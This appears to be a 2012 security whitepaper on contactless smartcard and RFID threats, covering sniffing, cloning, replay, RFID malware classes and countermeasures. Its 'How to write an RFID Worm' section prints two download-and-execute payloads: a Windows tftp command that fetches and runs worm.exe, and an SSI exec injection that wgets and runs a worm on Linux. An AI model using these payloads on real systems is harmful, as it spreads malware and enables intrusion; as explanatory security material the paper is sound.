How secure is Contact -Less smartcard Technology?

Hitesh Malviya
(Information Security analyst)

CEO at HCF Infosec Limited

Web: www.hiteshmalviya.in
www.hitesh.hcf.co.in

Email: hitesh@hcf.co.in
hmalviya9@gmail.com

Biography of Author:

Hitesh Malviya is a renowned security researcher and evangelist. His expertise includes computer and network security, exploit research, python programming, computer forensics, website designing, compliance and e-Governance. He is the author of the books – "**Hackdecoders-Official guide to greyhat hacking(part-1)**" and "**Hackdecoders-Official guide to greyhat hacking(part-2)**", both up for worldwide release in mid 2012.

Hitesh is a nationally acclaimed speaker and has spoken in dozens of seminars & workshops countrywide. He has trained more then 500+ students and having rich experience of ethical hacking training. He has also conducted workshops and corporate trainings around the nation apart from his speaking engagements.

He has found serious vulnerabilities in Top social networking websites orkut and facebook. He is continuously working in field of cyber security to secure most Indian domain websites. Presently, Hitesh Malviya is working with HCF Infosec Limited as Chief executive officer and with RRN Technologies as Penetration tester.

He is well known in the hacking and security community as the founder of Hindustan cyber force , a computer security education portal. Hindustan cyber force was former Indian no. #1 Ethical hacking forum as per alexa ranking and number of members. It was

considered one of top sites for security education. Hitesh's tutorials on Python Programming, Buffer Overflows, and Metasploit etc. have received thousands of views and hundreds of appreciating comments from the community. The site also includes Tutorials from other security researchers.

Research work & Publications:

(1)White paper on Cloud computing overview & security issues: http://packetstormsecurity.org/files/108747/cloud-computing.pdf

(2)White paper on Common Security vulnerabilities in online payment system: http://packetstormsecurity.org/files/108823/common-vulnerabilities.pdf

Abstract

A contactless smart card is a smart card that does not need to make contact with the access control device to be read. This facility is enabled by embedding a small antenna into the smart card which allows communication with compatible access control readers through radio frequency waves. For a number of reasons contactless technology erroneously believed to less secure than contact technology. Various security threats like eavesdropping, Man in the middle attack, sniffing, denial of service attack, covert transactions could be possible in contactless technology because the technology working on air. This whitepaper basically focuses on security of RFID systems, RFID Malware & protection against malwares. It also discusses possible security threats to contactless smartcard systems. We will also take a view on various cryptographic algorithms used in contactless smartcard systems. Possible Countermeasures from security threats will also be covered.

Keywords: Contactless smartcard, eavesdropping, denial of service attack, cryptographic algorithms, covert transactions, RFID

Introduction

A contact less Smart card is any pocket size card embedded with integrated circuits that can store and process data. Memory cards contain non volatile memory storage components. It contains smart card microchip. They are used in the field of electronic ticketing, transport & access control.

The main difference between contact & contactless smartcard that the user doesn't need to insert the card into card reader. Communication is taken place via radio frequency link, over the air. An antenna provides current to smart card which is normally hidden between the card body thus invisible to user.

Communication is taken place via APDU transmission protocol between microchip and reader.

In contactless smart card technology communication is taken place over the air which makes it less secure then contact smart cards. However some attacks are inherently facilitated. Therefore both user and issuers should be aware of these threats.

Contactless smartcard Security threats

Sniffing

Contactless smartcard use RFID tags which are designed to be readable by compliant reader. It is easy to collect data by eavesdropping on wireless RFID channel. Collected data might reveal confidential information of an individual.

Tracking

RFID Technology facialities secret monitoring of individual's location & actions. RFID readers placed in strategic location can record can record RFID tag's unique responses.

Spoofing

Attackers can mimic authentic RFID tags by writing appropriate formatted data on blank RFID tags. Tag cloning is another kind of spoofing attack which produces unauthorized copies of legitimate RFID tags.

Replay attack

RFID relay devices can intercept & retransmit RFID queries which offenders can use to abuse various RFID applications. England's new RFID enabled license plates are susceptible to attack by a relay device. An attacker can record encrypted identifier when another car's plate is scanned and replay it later.

Denial-of-service attack

Thieves can exploit RFID tags and back end database to steal RFID tagged items by removing tags from the items completely. Another attack takes the opposite approach, floods an RFID system with more data than it can handle.

Protection against RFID attacks

- Minimalist cryptography & Hash locks
- Use Detection & evasion tools like RFID Guardian
- Temporary deactivation of card to avoid most modern days threats.
- Periodically modification of RFID tag identifier's appearance & data

RFID Malware

It transmitted & executed via RFID Tags. If certain vulnerability exists in RFID software then RFID tag can be infected with virus.

Classes of RFID Malware

- RFID exploit: It is malicious RFID tag data that exploit some vulnerabilities of RFID system.
- RFID worm: It is RFID based exploit which abuses network connection to achieve self replication.
- RFID Virus**:** It is RFID based exploit that autonomously self replicate its code to other RFID tags.

How to write an RFID Virus

Basically virus perform two functions, it replicates itself via database or executing payloads.

Replication using database:

- In two versions of virus one contains single query and other contains multiple queries. Single query can't carry payload while multiple queries supports payload execution.

How to write an RFID Worm

Worm is self propagating program across a network which exploits security flaws in widely using services.
It spread via RFID tags. RFID tags small enough to carry entire worm. It contains a small part and download the rest from computer connected to internet.
RFID tags execute worm or shell commands to download rest of part

Download & execute worm on windows

cd \windows\temp & tftp –i <ip> GET worm.exe & worm.exe

Download & execute worm on Linux using SSI

<!--#exec cmd="wget http://ip/worm -O /tmp/worm; /tmp/worm "-->

Defending against RFID Malware

- Lock down RFID user accounts & database accounts.
- Disable or remove feature which is not required.

- For better security don’t copy data into SQL statements, but use parameter binding.
- Client side scripting can be prevented by properly escaping data inserted into HTML pages.
- Buffer overflow can be prevented by properly checking buffer bounds.

RFID Exploits

SQL Injection:

It is possible to exploit this vulnerability of database by executing SQL code that stored on the tag.

Client side scripting:


Exploiting dynamic features offered by modern web browsers by including java script on the tag.

Buffer Overflow:

Exploiting limited memory of RFID tag by reading more data than expected, causing its buffer to overflow.

Tools used for RFID Hacking

RFDump is a tool that allows you to read RFID tags within range. It is a backend GPL tool to directly interoperate with RFID reader. The user data can be displayed & modified using a Hex and either an ASCII editor.



Contactless smart card Security

- The tags can be set to have a security bit turned on in reserved memory block on the tag
- Random transaction IDs should be present on rewritable tags
- Improved passwords via persistent state
- Mutual authentication between tag & reader with privacy for the tag
- Password protection for read write operations.